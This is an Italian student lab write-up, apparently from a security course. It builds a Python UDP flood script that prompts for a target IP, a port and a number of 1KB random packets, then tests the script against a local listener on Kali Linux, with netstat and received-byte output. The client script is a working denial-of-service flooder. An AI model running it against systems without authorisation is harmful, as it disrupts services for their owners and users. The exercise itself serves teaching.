

## ATTACCO DoS – UDP FLOOD – PYTHON

### Traccia

Costruire un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).


### Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target
- Il programma deve richiedere l'inserimento della porta target
- La grandezza dei pacchetti da inviare è di 1KB per pacchetto
- Il programma deve chiedere all'utente quanti pacchetti da 1KB inviare.

### Esecuzione:

Per eseguire questo esercizio ho fatto in due modi.

Il primo creando due file, uno clientUDP e uno serverUDP sulla stessa macchina Kali-Linux come di seguito



```
kali@kali: ~/eserciziEpicode
File Actions Edit View Help
GNU nano 7.2 clientUDP.py *
import socket
import random

ip = input("inserire IP: ")
port = int(input("inserire Porta: "))

connection = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
connection.connect((ip,port))

print("Server connesso!\n")

nmess = int(input("inserire quanti pacchetti da mandare: "))
sent = 0
while sent<nmess:
    messaggio = random._urandom(1024)
    connection.sendall(messaggio)
    sent += 1

[ Read 19 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

kali@kali: ~/eserciziEpicode
File Actions Edit View Help
GNU nano 7.2 serverUDP.py
import socket

srv_address = "192.168.50.100"
srv_port = 12345

s = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
s.bind((srv_address,srv_port))

print("Ascolto in corso...\n")

while 1:
    data = s.recv(1024)
    if not data: break
    print(data)


s.close

[ Read 16 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Exec
^X Exit ^R Read File ^\ Replace ^U Paste ^J Just
```

Avvio il programma serverUDP che avvia la porta in ascolto.

Nel terminale client invece (fingendo di non sapere cosa è in ascolto) avvio il comando **netstat -tuln** e vedo quali dispositivi e in che porta sono in ascolto.

Dopo di che, avvio il programma clientUDP.py e inserisco i valori richiesti.



```

kali@kali: ~/eserciziEpicode
File Actions Edit View Help
(kali@kali)~[~/eserciziEpicode]
$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 192.168.50.100:12345    0.0.0.0:*

(kali@kali)~[~/eserciziEpicode]
$ python clientUDP.py
inserire IP: 192.168.50.100
inserire Porta: 12345
Server connesso!

inserire quanti pacchetti da mandare: 70

(kali@kali)~[~/eserciziEpicode]
$

kali@kali: ~/eserciziEpicode
File Actions Edit View Help
(kali@kali)~[~/eserciziEpicode]
$ python serverUDP.py
Ascolto in corso...

b'\xe8\xe4\x86\x99T9F~sy\xba,\xa2\xa9\xe4\xe8X\x9fe\n?\x12\x01\x8a\xd1\x95\x1b\xb1\xd1d\xe3\xa2\xc0\x90\xf4\xba*\x8c\xc8\x83\xab\x14\x97\x0b\x06\xd0\x9c\xe4\xdb\xd8x\xc0\x1f\x86\x19\xd3\xff+\xb0\x8dm\xa7\x7f\xef\x1a\x8e2\xb0\n\xc4`\x17B\x06\r\xbb\x9aR\x05\x05\\\xc8x\x05\xf7(+t\x85\x0f\xe6f\xdd\xfd\x85j\xa\x88\xab9\x1f\x00\xd5\x8f\x85\x14w\x13\xbbd\x89p\x0fy\xffn\x9d08~\xa2U\x1f\xe6=J\xe4\x82!\x0b\x80Yo!/*Y\x86>Jdv)G?r"\xd3\x85\xa0\x7f\x0cc\xe5~.\xac\x83\xa7\xc8d\x8e0\xaf\xe6x\x8f\x18\xf7\x01\xb4p~u\xa7h\xde\x97~\xd7\xf9\xe1+z\x06\xca\x87\x0b\xe5m\x82\x85\x1c7>\xed\x82?*\xa8W;\xa89\xec\xce0\x88\x98\xcd\xe4U'\xb9\x87V\x1f\x89\x9e\xbe)\xa6\xcbY\x82\x19,\x0e\x84v\x15\x8b(j\x8d60\x1bP*\xf3\x8b\xf7\x01\x82B\x8b6\xec\x8d\x1e5\x83T\x8c9$*\x05\x16\x97\xe8u\x87\xa3\x8a\xda\xab\xe8\x10\xceF?\x87\x16\xfa\x85m\xa3\x8a\x93\x8bb.\xa8a\x079\x15\x99\x9a9\x98H\xa4;\xf3\x13\x8a\xdamJ\x9bd\x8c1!\n\xa8\x8f2\x8e0I\x8fcJG8?\xe6\xf21\x12N8\xd6\x89}\xa9a\x92\x00\x8c\xf7e7p\x11\x84\xa7y{\xe4\x84\xca\x8d\x8b#\xa9d;\xc8\x9cb\x86\xdd\x87\x8aevj\x8c6\x88\x8d\xec\x94\x8bDx\x83\xf2\x86~\x94\x8d\x95\x8f6\x99\x8d\x1e9a\x8e\x82\x15\x8c3\x8fa\t\x8bd\x1d\x84\x8f\x8e8'\x8dEw\x8d\x9d\x0c\x8d\xfd0t\x8c\x80\x16\x8a\x1e:\x82-Q\x8f6R\x01V\x8b~)\xc5\x8c\x83\x87\x83J\x8c\x8a6\x8db\x8e1<\x8c6F\x81\t\x844\x8f9\x8dA4W\x0f\x89\x83\x8c\xe7\x8e8J\x8b4\x8a8\x81"\xb9\x8dfU\xa6\x82\x93\x8b78"\xa8)*\x0e\x17\xe1\x19\x8beq\x8a\x83\x01\x03(K\x8bb\x8e\x8f\x0b,\xc9fj\x8a0n\x96?zT\xe9e\x8d1%U\x8f5\x94\x03\x8bYV/\x02\x8f0\x01~\x8d\x82g\x84N\x15\x14\x9c:3\x8fb\x99\x8d\x1b\x9cv\x801\x93\x02\x8b\x9f\x8eb\x8e2\x8d2\xa3B\x89dn+\x15\x19\x8c\x88\x9e.\x13\x1c\x18\x8d9X\x90*\xb9\x8e5\x8bd#v\x82\x15]\xfcf\x8b1y\x10\x82*F5\x1b\x8eb;z\x8dfvVb*5\x15*\xac\xf3\x87\x8aexb5\x96\x8e\x8a8\x88e\x98i\x8f5Wq\x97\x8e8\x807\x8f6\x8f6\x8f7\x898h\x8f3\x18\x8c62\x8dc$8\x8a6?\x8baA~\xd3\x801,\xf7\x8a5\x12\x8d5X\x9e\x85CC\x9cey\x808q\x1e\x8d3d\x8f5\x8c\x8cf\x8d\x8f8DQ\x18\x8f1t\x81l\x8da\x8c9\x8a9U\x8d3\x8a8I,+n\x8cfa\x8c\x89n\x8c\x8c1\x87\x8caC\x8e2B\x8c8:\x8deB\x89\x8cf\x803\x89fM\x13\x97\x8a2\x8b8\x88w2\x89c\\(f\x8de5\x03\x8d6\x82\x03L\x99\x10\x8a7\x8ef\x81\x8d3\x88\x9f\x8b4\xa2I+QZ!6\x1e*qPJ\x811\x9a\x91\x89r\n\x8b1/\x82\x04-J1*k\x15J\x8d\x1a1N\x8cf8\x8e6\xa1\x8ed\x8d1PA\x88fW\x8de~P_\x8b5\x8ef~\x8ac\x8c2\x94_\x8a0\x8a8j\x8e0:\x130\x8f0\x9b8i\x8d6\x8dbI\x17\x8e0\x83\x8c6\x8e9\x03]\x88fWE:\x8dc\x89s~n\x95\x82\x8c8\x1a\x17\x19n\xa1'\x8ce\x06Y\x94|9\x8fb#\x1f\x90q\x8a2\x8efY\x1c\x05\x8dd\x88b\x8b2Z\x8d2\x8et\x8cc\x94t\x1c2\x8e8~.8\x8ddF\x8a8\x8ad\x00\x8f9\F'\xa7\x8d0\x81\x8ed\x8a4\xa3\x8e8\x87'u\x83\x8cc\x8c:\x8a\xff\x8db\x8f\x8c5\x8cf\x8eew\x000\x925c\x8e\x8d2k"\x81\x9f\x8aexc5nD\x0ff'\x8ab\x8dc\x8f3Y\x8f7\x8d7\x8e1\x8dc\x8e8k3Yn\x8ef\x89b\x89e\x97\x834d[z\

```

L'utente imposta un numero di **70** pacchetti da 1KB l'uno e con inseriti una quantità random di caratteri.